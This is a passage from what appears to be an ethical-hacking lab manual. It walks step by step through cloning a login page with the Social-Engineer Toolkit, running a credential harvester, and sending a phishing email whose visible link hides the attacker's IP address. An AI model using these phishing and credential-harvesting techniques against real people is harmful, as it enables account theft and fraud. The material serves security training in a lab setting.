


Figure 1.2.4: Choosing Site Cloner

10. Type the IP address of the local machine (**Parrot Security**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

Note: The IP address of **Parrot Security** in this case is **10.10.10.13**, but this may vary in your lab environment.

11. Now, you will be prompted for a URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this example, we are cloning the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

Note: You can clone any URL of your choice.




Figure 1.2.5: Providing the URL to be cloned

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. After cloning is completed, the highlighted message appears and he credential harvester initiates, as shown in the screenshot.




Figure 1.2.6: SET website cloning

TASK 2.3

Send a Crafted Email

14. Now, you must send the IP address of your **Parrot Security** virtual machine to a victim and trick them to click on it. Minimize the **Terminal** window.
15. Remaining on your **Parrot Security** virtual machine, click on the **Firefox** icon ( ) in the top section of **Desktop** to launch the **Firefox** web browser.
16. In the **Firefox** browser window, open your email account (in this example, **Gmail**) and log in.

Note: You can use any email account of your choice.

17. After logging into your email account, click the **Compose** button and craft a fake email that will lure a user into opening and clicking on a malicious link.

Note: We will disguise the malicious link behind a fake link that looks safe to click.

18. Having written an enticing message in the body of the email, move the cursor to where you wish to place the malicious link. Then, click the **Insert link** icon ( ).




Figure 1.2.7: Linking a fake URL to the malicious URL

19. In the **Edit Link** window, first type the actual address of your cloned site in the Web address field under the **Link to** section in the **Web address** field, type the actual (malicious) IP address. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.

Figure 1.2.8: Edit Link window

20. The fake URL should now appear in the message body, as shown in the screenshot.

21. To verify that the fake URL is linked to the real one, click the fake URL; it will display the actual URL as "**Go to link.**" Once verified, send the email to the intended user.




Figure 1.2.9: Actual URL linked to a fake URL.

TASK 2.4

Open the Phishing Email and Log in to the Cloned Website

22. Switch to the **Android** virtual machine.

Note: Restart the **Android** virtual machine if it is not responding.

23. Click the **Google Chrome** icon ( ) on the **Home screen** to launch Chrome.

24. In the **Google Chrome** browser window, sign in to the account to which you sent the phishing mail as an attacker. Open the email you sent previously and click to open the malicious link.

Note: We are opening the phishing mail as a victim.




Figure 1.2.10: The phishing email

25. When the victim (in this case, you) clicks the URL, a new tab opens up, and a replica of **www.certifiedhacker.com** loads.

26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.




Figure 1.2.11: Fake Online Booking login page

